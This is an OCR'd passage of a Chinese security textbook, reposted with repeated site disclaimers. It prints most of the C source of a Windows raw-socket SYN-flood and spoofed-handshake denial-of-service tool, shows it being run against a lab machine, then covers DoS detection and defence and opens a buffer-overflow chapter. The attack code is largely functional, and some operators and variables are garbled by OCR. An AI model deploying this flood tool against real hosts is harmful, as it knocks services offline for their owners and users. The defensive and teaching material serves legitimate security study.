免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        printf("setsockopt IP_HDRINCL failed:%d\n", WSAGetLastError( ));
        return FALSE;
    }
    nTimeOver=2000;
    // 设置发送的时间
    if (setsockopt(sock, SOL_SOCKET,
        SO_SNDTIMEO, (char*)&nTimeOver,
        sizeof(nTimeOver))==SOCKET_ERROR)
    {
        printf("setsockopt SO_SNDTIMEO failed:%d\n", WSAGetLastError( ));
        return FALSE;
    }
    return TRUE;
}
```

上面程序是实现初始化原始套接字的功能函数。程序流程是：首先调用 WSAStartup 函数初始化 Winsock 库。然后设置攻击目标结构体的相关参数，比如目标机 IP 地址，目标机端口等。最后调用 socket 函数创建原始套接字并调用 setsockopt 函数设置发送超时时间。

```
//SYN 洪水攻击线程函数
DWORD   WINAPI   SYNThreadFlood(LPVOID lp)
{
    ATOBJ* pAtObj = ListAttackObj;
    SOCKADDR_IN addr_in;
    IPHEADER ipHeader;
    TCPHEADER tcpHeader;
    PSDHEADER psdHeader;
    char szSendBuf[1024]={0};
    int i=0;
    while (   pAtObj != NULL )
    {
        // 开始填充 IP 包和 TCP 包
        addr_in.sin_family=AF_INET;
        addr_in.sin_addr.S_un.S_addr=pAtObj->dwIP;
        ipHeader.h_verlen=(4<<4 | sizeof(ipHeader)/sizeof(unsigned long));
        ipHeader.tos=0;
        ipHeader.total_len=htons(sizeof(ipHeader)+sizeof(tcpHeader)+optlen);
        ipHeader.ident=1;
        ipHeader.frag_and_flags=0x0040;
        ipHeader.ttl=0x80;
        // 设置数据包为 TCP 包
        ipHeader.proto=IPPROTO_TCP;
        ipHeader.checksum=0;
        ipHeader.destIP=pAtObj->dwIP;
        // 设置源地址为本机 IP 地址
        ipHeader.sourceIP = GetLocalIP( );
        tcpHeader.th_ack=0;
        tcpHeader.th_lenres = (optlen/4+5)<<4;
        tcpHeader.th_flag=2;
        tcpHeader.th_win=htons(0x4470);
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
        tcpHeader.th_urp=0;
        tcpHeader.th_seq=htonl(0x00198288);
```

上面程序是实现发送 SYN 数据包的功能函数部分代码。程序首先定义了 IP 首部变量 ipHeader，TCP 首部变量 tcpHeader 和伪首部变量 psdHeader。然后对 IP 首部进行填充，IP 首部结构中的字段 proto 设置为 TCP，字段 destIP 设置为目标机 IP，字段 sourceIP 设置为本机 IP。最后填充 TCP 首部，首部结构体中字段 ack 设置为 0，字段 th_seq 设置为 0x0019828。

```
        for ( int l=StartPort; l<65535;l++)
        {
            int k =0;
            while ( pAtObj->uAttackPort[k] != 0 )
            {
                // 开始伪造数据包
                tcpHeader.th_dport=pAtObj->uAttackPort[k++];
                psdHeader.daddr=ipHeader.destIP;
                psdHeader.mbz=0;
                psdHeader.ptcl=IPPROTO_TCP;
                psdHeader.tcpl=htons(sizeof(tcpHeader));
                int sendnum = 0;
                int optlentemp = optlen;
                tcpHeader.th_sport=htons(l);
                tcpHeader.th_sum=0;
                psdHeader.saddr=ipHeader.sourceIP;
                // 复制数据段
                memcpy(szSendBuf, &psdHeader, sizeof(psdHeader));
                memcpy(szSendBuf+sizeof(psdHeader), &tcpHeader, sizeof(tcpHeader));
                memcpy(szSendBuf+sizeof(psdHeader)+sizeof(tcpHeader), outflowbuf, optlentemp);
                // 重新计算校验和
                tcpHeader.th_sum=checksum((USHORT *)szSendBuf,
                        sizeof(psdHeader)+sizeof(tcpHeader)+optlentemp);
                tcpHeader.th_sum = htons(ntohs(tcpHeader.th_sum)-(USHORT)optlentemp);
                memcpy(szSendBuf, &ipHeader, sizeof(ipHeader));
                memcpy(szSendBuf+sizeof(ipHeader), &tcpHeader, sizeof(tcpHeader));
                memcpy(szSendBuf+sizeof(ipHeader)+sizeof(tcpHeader), outflowbuf, optlentemp);
```

上面程序是实现发送 SYN 数据包的功能函数部分代码。程序首先对伪首部进行设置，伪首部中的字段 daddr 设置为目标机 IP，字段 ptcl 设置为 IPPROTO_TCP 类型，字段 tcpl 设置为 TCP 首部大小的网络字节。然后将伪首部复制到发送数据段中。最后重新计算 TCP 首部的校验并且复制 IP 首部和 TCP 首部到发送字符串中。这样就完成了伪造数据包的构造。

```
                // 开始向目标机发送 SYN 数据包
                int rect=sendto(sock, szSendBuf,
                        sizeof(ipHeader)+sizeof(tcpHeader)+optlentemp,
                        0, (struct sockaddr*)&addr_in, sizeof(addr_in));
                if ( sendnum++ > 10 )
                {
                    sendnum=0;
                }
                if (rect==SOCKET_ERROR)
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
                {
                    printf("send error!:%x\n",WSAGetLastError( ));
                    return false;
                }
                else
                {
                    printf("      Attack target from port %d \n", I);
                }
            }//end of while
            Sleep(Interval);
        }
        pAtObj = pAtObj->Next;
    }
    return 0;
}
```

上面程序是实现发送 SYN 数据包的功能函数部分代码。程序调用 sendto 函数向目标机发送 SYN 数据包。每次发送一个数据包调用 Sleep 函数暂停一段时间，间隔时间越短，攻击效果越明显，但如果太快，攻击机的 CPU 利用率也会升高。最后将目标结构链表向后移一位，开始攻击下一个目标。

```
    // 发送数据包函数
    void SendData(DWORD SEQ, DWORD ACK, USHORT SPort, USHORT APort, DWORD SIP, DWORD
AIP, char* pBuf, BOOL Isdata，DWORD dwSize)
    {

        SOCKADDR_IN addr_in;
        IPHEADER ipHeader;
        TCPHEADER tcpHeader;
        PSDHEADER psdHeader;
        char szSendBuf[1024]={0};
        // 设置地址结构
        addr_in.sin_family=AF_INET;
        addr_in.sin_port = APort;
        addr_in.sin_addr.S_un.S_addr = AIP;
        // 填充 IP 首部
        ipHeader.h_verlen=(4<<4 | sizeof(ipHeader)/sizeof(unsigned long));
        ipHeader.tos=0;
        ipHeader.ident=1;
        ipHeader.frag_and_flags=0x0040;
        ipHeader.ttl=0x80;
        ipHeader.proto=IPPROTO_TCP; // 设置格式为 TCP
        ipHeader.checksum=0;
        ipHeader.destIP=AIP;            // 设置目标机 IP
        ipHeader.sourceIP = SIP;        // 设置源 IP
        tcpHeader.th_dport = APort;     // 设置目标机端口
        tcpHeader.th_ack = ACK;         // 设置类型为 ACK
        tcpHeader.th_lenres=(sizeof(tcpHeader)/4<<4|0);
        tcpHeader.th_seq= SEQ;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
    tcpHeader.th_win=htons(0x4470);
    tcpHeader.th_sport=SPort;
    ipHeader.total_len=htons(sizeof(ipHeader)+sizeof(tcpHeader)+dwSize);
    if ( !Isdata)
    {
        tcpHeader.th_flag=0x10;
    }
    else
    {
        tcpHeader.th_flag=0x18;
    }
```

上面程序是实现使用原始套接字发送构造的数据包的功能函数部分代码。参数 SEQ 表示数据包的序列号；参数 ACK 表示数据包的确认号；参数 SPort 表示源端口；参数 APort 表示目标机端口；参数 SIP 表示源 IP；参数 AIP 表示目标机 IP；参数 pBuf 表示发送的数据；参数 Isdata 表示是否有数据项；参数 dwSize 表示发送数据的长度。程序首先设置目标机的地址结构 addr_in。然后开始填充 IP 首部，首部结构体中的字段 destIP 设置为目标机 IP，字段 sourceIP 设置为源 IP，字段 th_dport 设置为目标机端口，字段 th_ack 设置为 ACK 序号。最后对变量 Isdata 进行判断，如果为 0 表示无数据段，所以设置 TCP 首部长度标识位为 0x10，否则表示有数据，设置长度标识位为 0x18。

```
    // 填充伪首部
    tcpHeader.th_urp=0;
    psdHeader.daddr=ipHeader.destIP;
    psdHeader.mbz=0;
    psdHeader.ptcl=IPPROTO_TCP;
    psdHeader.tcpl=htons(sizeof(tcpHeader));
    tcpHeader.th_sum=0;
    psdHeader.saddr=ipHeader.sourceIP;
    memcpy(szSendBuf, &psdHeader, sizeof(psdHeader));
    memcpy(szSendBuf+sizeof(psdHeader), &tcpHeader, sizeof(tcpHeader));
    if ( pBuf != NULL )
    {
        // 重新计算校验和
        memcpy(szSendBuf+sizeof(psdHeader)+sizeof(tcpHeader), pBuf, dwSize);
        tcpHeader.th_sum=checksum((USHORT *)szSendBuf,
                sizeof(psdHeader)+sizeof(tcpHeader)+dwSize);
        tcpHeader.th_sum = htons(ntohs(tcpHeader.th_sum)-(USHORT)dwSize);
    }
    else
    {
        // 重新计算校验和
        tcpHeader.th_sum=checksum((USHORT *)szSendBuf, sizeof(psdHeader)+sizeof(tcpHeader));
    }
    memcpy(szSendBuf, &ipHeader, sizeof(ipHeader));
    memcpy(szSendBuf+sizeof(ipHeader), &tcpHeader, sizeof(tcpHeader));
```

上面程序是实现使用原始套接字发送构造的数据包的功能函数部分代码。程序首先填充伪首部，伪首部结构体中的字段 daddr 设置为目标机 IP，字段 ptcl 设置为 IPPROTO_TCP，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

字段 tcpl 表示 TCP 首部长度的网络字节，填充完毕后将伪首部复制到发送数据段中。然后调用 checksum 函数重新计算 TCP 首部校验和。最后将 IP 首部和 TCP 首部复制到发送数据段中。

```
    int rect=0;
    if ( pBuf == NULL ) // 发送伪造数据包
        rect=sendto(sock, szSendBuf,
            sizeof(ipHeader)+sizeof(tcpHeader), 0,
            (struct sockaddr*)&addr_in, sizeof(addr_in));
    else
    {
        memcpy(szSendBuf+sizeof(ipHeader)+sizeof(tcpHeader), pBuf, dwSize);
        rect=sendto(sock, szSendBuf,
            sizeof(ipHeader)+sizeof(tcpHeader)+dwSize,
            0, (struct sockaddr*)&addr_in, sizeof(addr_in));
    }
    if (rect==SOCKET_ERROR)
    {
        printf("send error!:%x\n", WSAGetLastError( ));
        return;
    }
    else
    {
        if ( pBuf != NULL )
            printf("SendData ok %d\n", ntohs(SPort));
        else
            printf("SendAck ok %d\n", ntohs(SPort));
    }
}
```

上面程序是实现使用原始套接字发送构造的数据包的功能函数部分代码。程序首先判断是否有数据区域，如果有，则将数据区域复制到发送数据段中，然后调用 sendto 函数发送至目标机，否则，直接将封装好的数据包发送至目标机。发送成功后，将结果输出到屏幕上。

```
// 监听线程函数
DWORD    WINAPI    ListeningFunc(LPVOID lpvoid)
{
    SOCKET rawsock;
    SOCKADDR_IN addr_in={0};
    // 创建原始套接字
    if ((rawsock=socket(AF_INET, SOCK_RAW, IPPROTO_IP))==INVALID_SOCKET)
    {
        printf("Sniffer Socket Setup Error!\n");
        return false;
    }
    // 设置本地地址结构
    addr_in.sin_family=AF_INET;
    addr_in.sin_port=htons(8288);
    addr_in.sin_addr.S_un.S_addr= (DWORD)lpvoid;
    //对 rawsock 绑定本机 IP 和端口
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
int ret=bind(rawsock, (struct sockaddr *)&addr_in, sizeof(addr_in));
if(ret==SOCKET_ERROR)
{
    printf("bind failed: %d\n", WSAGetLastError( ));
    exit(0);
}
DWORD lpvBuffer = 1;
DWORD lpcbBytesReturned = 0;
// 设置原始套接字相关参数
WSAIoctl(rawsock, SIO_RCVALL,
    &lpvBuffer, sizeof(lpvBuffer),
    NULL, 0, &lpcbBytesReturned,
    NULL, NULL);
```

上面程序是实现监听线程的功能函数部分代码。程序流程是：首先调用 socket 函数创建原始套接字。然后设置本地地址结构 addr_in 并调用 bind 函数对套接字进行绑定。最后调用 WSAIoctl 函数对套接字进行设置，函数参数 SIO_RCVALL 表示接收所有的数据包。

```
while (TRUE)
{
    SOCKADDR_IN from={0};
    int   size=sizeof(from);
    char RecvBuf[256]={0};
    //接收数据包
    ret=recvfrom(rawsock, RecvBuf,
            sizeof(RecvBuf), 0,
            (struct sockaddr*)&from, &size);
    if(ret!=SOCKET_ERROR)
    {
        // 分析数据包
        IPHEADER *lpIPheader;
        lpIPheader=(IPHEADER *)RecvBuf;
        // 判断数据包的类型是否是 TCP 和源地址是否与目标机 IP 一致
        if (lpIPheader->proto==IPPROTO_TCP && lpIPheader->sourceIP = = inet_addr(TargetIP) )
        {
            TCPHEADER *lpTCPheader=(TCPHEADER*)(RecvBuf+sizeof(IPHEADER));
            //判断是不是远程开放端口返回的数据包
            if ( lpTCPheader->th_flag==0x12)
            {
                if ( lpTCPheader->th_ack = = htonl(0x00198289) )
                {//伪造第 3 次握手
                    SendData(lpTCPheader->th_ack, htonl(ntohl(lpTCPheader->th_seq)+1), \
                    lpTCPheader->th_dport, lpTCPheader->th_sport, lpIPheader->destIP,
                    lpIPheader->sourceIP, NULL, FALSE, 0);
                    //主动发出一次数据
                    SendData(lpTCPheader->th_ack, htonl(ntohl(lpTCPheader->th_seq)+1), \
                    lpTCPheader->th_dport, lpTCPheader->th_sport, lpIPheader->destIP,
                    lpIPheader->sourceIP, psend, TRUE, len);
                }
            }
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
                else
                {
                    if ( lpTCPheader->th_flag = = 0x10 )
                    //继续发送数据
                    SendData(lpTCPheader->th_ack, lpTCPheader->th_seq, \
                    lpTCPheader->th_dport, lpTCPheader->th_sport, lpIPheader->destIP,
                    lpIPheader->sourceIP, psend, TRUE, len);
                }
            }
        }
    }       // end of while
}
```

上面程序是实现监听线程的功能函数部分代码，主要负责伪造 TCP 的 3 次握手的过程。程序流程是：首先调用 recvfrom 函数接收全部的数据包。然后对接收到的数据包进行判断，如果数据包是 TCP 类型并且源 IP 是目标机 IP 的话，就再次对数据包 TCP 段的源端口进行判断，如果是远程开放端口返回的数据包，这时说明这个数据包是目标机被欺骗后返回的数据包。最后对 TCP 的标志位进行判断，调用 SendData 函数伪造 3 次握手的数据包发送给目标机。这时，目标机就完全被攻击机欺骗了。

```
// 主函数
int main(int argc, char* argv[ ])
{
    psend = (char*)malloc(800);
    memset(psend, 0x38, 799);
    psend[799] = 0;
    len = strlen(psend);
    if ( argc < 3)
    {
        printf("input error!\n");
        return -1;
    }
    // 获取目标机 IP
    TargetIP = strdup(argv[1]);
    TargetPort = atoi(argv[2]);
    if ( argc = = 3)
        Interval = 100;         // 默认发包间隔
    if ( argc = = 4)
    {   // 获取发包间隔参数
        Interval = atoi(argv[3]);
    }
    char HostName[255]={0};
    // 定义溢出字符串
    CHAR* optbuftemp = "020405B401010402";
    ConvertOpt (optbuftemp); // 转换攻击字符串
    outflowbuf[3]-=1;
    // 初始化原始套接字
    if ( InitRawSocket( ) = = FALSE )
        return -1;
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

上面程序是主函数的部分代码，主要负责获取相关参数和初始化工作。程序流程是：首先获取用户输入的参数。然后调用 ConvertOpt 函数转换攻击字符串。最后调用 InitRawSocket 函数初始化原始套接字。

```
    if ( outflowbuf != NULL)
    {
        int i=0;
        struct hostent* lp = NULL;
        gethostname(HostName, 255);
        lp = gethostbyname (HostName);
        while ( lp->h_addr_list[i] != NULL )
        {
            HANDLE    h=NULL;
            DWORD     dwIP=0;
            dwIP = *(DWORD*)lp->h_addr_list[i++];
            // 创建监听线程
            h=CreateThread(NULL, NULL, ListeningFunc, (LPVOID)dwIP, NULL, NULL);
            if ( h = = NULL )
            {
                printf("Create ListeningFunc Thread Failed!\n");
                return -1;
            }
            Sleep(500);
        }
            // 发起 SYN 洪水攻击
            SYNThreadFlood(NULL);
    }
    else return -1;
    // 无限发包开始
    Sleep(INFINITE);
}
```

上面程序是主函数的部分代码，主要负责创建监听线程和发送 SYN 洪水攻击。程序流程是：首先调用 gethostname 函数和 gethostbyname 函数获取本机地址信息。然后调用 CreateThread 函数创建监听线程，负责伪造 TCP 的 3 次握手过程。最后调用 SYNThreadFlood 函数开始对目标机发送 SYN 洪水攻击。

4.3.3 DoS 实例运行结果

由于 Windows XP 操作系统的 SP2 补丁禁止了原始套接字伪造源地址技术，因此 DoS 攻击程序必须在 SP2 版本以下的系统中运行。选取 Windows 2000 操作系统为攻击机，IP 地址为 192.168.0.31。目标机为 Windows XP 操作系统，IP 地址为 192.168.0.21。首先查看目标机有哪些开放端口，在命令行提示符下输入“netstat –an”即可查看，如图 4-7 所示，可以发现 80 端口是处于监听状态的。

此时，在攻击机上命令行提示符下输入“DoS.exe 192.168.0.21 80 10”，这说明攻击目标机的 80 端口，发包间隔为 10ms。执行后，可以看到开始向目标机发送数据包，如图 4-8 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图 4-7 开放端口示意图




图 4-8 DoS 攻击程序运行示意图

这时，观察目标机的状况，发现网卡利用率和 CPU 利用率开始上升。卡巴斯基防火墙发出 TCP SYN Flood 的警告，说明 DoS 攻击成功，如图 4-9 所示。




图 4-9 目标机的警报信息

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

4.3.4 DoS 攻击的防范措施

1. 如何判断受到 DoS 攻击

可以通过以下几种方法检测自己是否受到攻击。

（1）域名服务器接收到大量的反向解析目标 IP 主机名的 PTR 查询请求。这是由于攻击者在进行 DDoS 攻击前总要解析目标的主机名，发出 PTR 反向查询请求。BIND 域名服务器能够记录这些请求。

（2）网络通信流量明显超出正常工作时的极限流量。目前的技术能够分别对不同的源地址计算出对应的极限流量值，明显超出此极限值时就表明存在 DoS 攻击的通信。

（3）出现特大型的 UDP 和 ICMP 数据包。正常的 UDP 会话一般都使用小的 UDP 包，通常有效数据内容不超过 10 字节。正常的 ICMP 消息一般也不会超过 128 字节。那些尺寸明显大得多的数据包很有可能就是控制信息，主要含有加密后的目标地址和一些命令。

（4）出现不属于正常连接通信的 TCP 和 UDP 数据包。那些连接到高于 1024 而且不属于常用网络服务的目标端口的数据包是非常值得怀疑的。比如计算机仅作为 Web 服务器使用，而外来数据包却直接发送至 FTP 端口或其他一些任意的端口，那么很可能正在被攻击。

（5）数据段内容只包含文字和数字字符的数据包。这往往是数据经过 BASE64 编码后形成的，因而只含有 BASE64 字符集字符。TFN2K 发送的控制信息数据包就是这种类型。

（6）数据段内容只包含二进制和 high-bit 字符的数据包。虽然此时可能在传输二进制文件，但如果这些数据包不属于正常有效的通信时，可以怀疑正在传输的是没有被 BASE64 编码但经过加密的控制信息通信数据包（20、21、80 等端口上的传输除外）。

目前已有一些检测工具可以发现攻击者植入系统的代理程序，并可以把它从系统中清除，经常运行检测工具可以及时发现问题。另外，攻击者实施 DoS 攻击前首先要进行系统漏洞扫描，以找到大量有漏洞的计算机作为主控端和代理端。目前市面上的一些网络入侵检测系统，可以及时有效地发现并阻断攻击者的扫描行为。

2. 遭受 DoS 攻击后的应对措施

如果发现自己的网站正遭受 DoS 的攻击，那么应该立即采取以下措施。

（1）尽可能保护网站的服务器。关闭不必要的服务，减轻服务器的负担。增加数据包过滤器，限制进出的数据流量。也可以减少服务器可连接的通道数量，牺牲一些性能来保护服务器。如果 DoS 的攻击耗尽了网站的带宽资源，应该加大防火墙的阻塞力度，限制通过防火墙的流量，以保护防火墙内部的服务器免受伤害。

（2）与网站供应商和有关部门联系。相比而言他们有更多分析和解决问题的能力，能更快地发现攻击的源头，至少能在更宽的网络管道上过滤数据包，减轻网站的压力。

（3）找到攻击网站的攻击端计算机和控制端计算机，使其停止攻击。攻击者所用的数据包使用了伪 IP，直接查找是不可能的，但每个数据包中都有上一级路由器的物理地址。首先定位攻击的数据包通过上一级路由器，然后通过 ISP，或是网络中心与此路由器所在单位联系，寻求合作，逐步查找，直到定位到进行攻击的计算机。需要说明的是，这些计算机并不是元凶，它们是在不知情的情况下充当了“主控端”或“代理端”。分别与这些计算机的管理员们联系，协助查出并清除计算机中所带的攻击程序。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

3．DoS 攻击的防御策略

由于 DoS 攻击利用的都是一些常见的协议和服务，具有变幻莫测的攻击来源和层出不穷的攻击手段和高隐蔽性，因此到目前为止，完全防范 DoS 攻击仍比较困难。但通过一些技术手段，可以在预防等方面采取防御措施，最大限度地减少 DoS 攻击带来的危害。下面具体介绍几种防御策略。

（1）加固操作系统，对各种操作系统参数进行设置以加强系统的稳固性。及早发现系统存在的漏洞，及时更新系统、安装补丁。对一些重要的信息（例如系统配置信息）建立和完善备份机制。对一些特权账号（例如管理员账号）的密码设置要谨慎。通过这样一系列的举措可以把攻击者的可乘之机降低到最小，在一定程度上提高系统的抗攻击能力。

（2）在网络管理方面，要经常检查系统的物理环境，禁止那些不必要的网络服务。建立边界安全界限，确保输出的包受到正确限制。经常检测系统配置信息，并注意查看每天的安全日志。

（3）提防错误配置造成的隐患。错误配置通常发生在硬件搭配、服务器系统或者应用程序中，有时候问题还很隐蔽。通过反复检查来确保路由器、交换机等网络连接设备和服务器系统都进行了正确的配置，这样才会减小各种错误和入侵、攻击发生的可能性。

（4）通过安全防护来降低黑客攻击的风险，比如安装防火墙等安全设备，配置好它们的安全规则，过滤掉所有可能的伪造数据包。

（5）把握好网络架构的繁简程度和系统开销、安全风险之间的平衡。一味地添加设备并不等同于提高防护机制，网络系统一样是因简就奢易，因奢就简难。

（6）当用户是潜在的 DDoS 攻击受害者，发现计算机被攻击者用做主控端和代理端时，不能因为系统暂时没有受到损害而掉以轻心，攻击者已发现系统的漏洞，这对系统是一个很大的威胁。所以一旦发现系统中存在 DDoS 攻击的工具软件要及时把它清除，以免留下后患。

4.4 缓冲区溢出攻击

缓冲区溢出漏洞是一种很普遍的的漏洞，广泛存在于各种操作系统和应用软件上。缓冲溢出攻击利用编写不够严谨的程序，通过向程序的缓冲区写入超过预定长度的数据，造成缓冲区的溢出，从而破坏程序的堆栈，导致程序执行流程的改变。通过攻击存在缓冲区漏洞的程序，入侵者可以使程序运行失败，造成系统当机、重启，甚至执行非授权指令，获得系统最高权限。缓冲区溢出攻击有多种英文名称：Buffer Overflow、Buffer Overrun、Smash The Stack、Trash The Stack、Scribble The Stack、Mangle The Stack、Memory Leak 和 Overrun Screw，它们指的都是同一种攻击手段。

缓冲区溢出攻击之所以成为一种常见的攻击手段，其原因在于缓冲区溢出漏洞太普通了，并且易于实现。而且，缓冲区溢出之所以成为远程攻击的主要手段，其原因在于缓冲区溢出漏洞给予了攻击者所想要的一切——植入并且执行攻击代码。被植入的攻击代码以一定的权限运行有缓冲区溢出漏洞的程序，从而得到被攻击主机的控制权。本节主要讲解两种典型的缓冲区溢出方式的原理和实例，堆栈式缓冲区溢出和格式化字符串式缓冲区溢出。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

4.4.1 堆栈式缓冲区溢出攻击

1. 堆栈介绍

堆栈（Stack）是一种后进先出（Last In First Out）的数据结构，是一种只允许在其一端进行插入或删除操作的线性表。允许插入或删除操作的一端称为栈顶，另一端称为栈底，对堆栈的插入和删除操作被称为入栈和出栈。有一组 CPU 指令可以实现对进程的内存实现堆栈访问。其中，POP 指令实现出栈操作，PUSH 指令实现入栈操作。CPU 的 ESP 寄存器存放当前线程的栈顶指针，EBP 寄存器中保存当前线程的栈底指针。在使用高级语言构造程序时最重要的技术是过程（Procedure）和函数（Function），为了使调用过程或函数工作完成时，把控制权返回给调用之后的语句或指令，必须依靠堆栈的帮助。堆栈还用于保存函数的参数和函数返回值以及为函数中使用的局部变量动态分配空间。

2. Windows 的内存结构及进程空间分配

Windows 2000 操作系统的每一个进程都在启动时分配了 4GB（0xFFFFFFFF）的虚拟内存。其中的某些部分实际上是由所有进程共享的，例如核心和设备驱动程序区域。但它们都会被映射到每个进程的虚拟地址空间里。实际上没有进程分配到 4GB 的物理内存，而是仅当需要时才分配物理内存。因此每一个进程都有各自的 4GB 虚拟内存，编址范围从 0x00000000 到 0xFFFFFFFF。其中，0x00000000～0x0000FFFF 是为 NULL 指针分配而保留的。访问该区域内存将导致“非法访问”错误。0x00010000～0x7FFEFFFF 是用户进程空间。EXE 文件的映像被加载到其中（起始地址为 0x00400000），DLL（动态链接库）也被加载到这部分空间。如果 DLL 或 EXE 的代码被装入到该范围的某些地址，就能够被执行。访问该区域中没有代码装入的地址将导致“非法访问”错误。0x7FFF0000～0x7FFFFFFF 是保留区域，对此区域的任何访问都将导致“非法访问”错误。0x80000000～0xFFFFFFFF 仅供操作系统使用。用于加载设备驱动程序和其他核心级（Ring 0 级）代码。从用户级应用程序（Ring 3 级）访问此区域将导致“非法访问”错误。在用户进程空间中，又分成 3 个段：程序段区域、数据段区域、堆栈区域。程序段区域用于放置程序代码，数据段区域放置静态全局变量，堆栈区域就是要讨论的内容，用于存放函数参数、函数返回值、函数返回地址、局部动态变量。

3. 堆栈式缓冲区溢出原理

缓冲区是内存中存放数据的地方。在程序试图将数据放到计算机内存中的某一个位置的时候，因为没有足够的空间就会发生缓冲区溢出。而人为的溢出则是有一定企图的，攻击者写一个超过缓冲区长度的字符串，植入到缓冲区，然后再向一个有限空间的缓冲区中植入超长的字符串，这时可能会出现两个结果：一是过长的字符串覆盖了相邻的存储单元，引起程序运行失败，严重的可导致系统崩溃；另一个结果就是利用这种漏洞可以执行任意指令，甚至可以取得系统 root 特级权限。

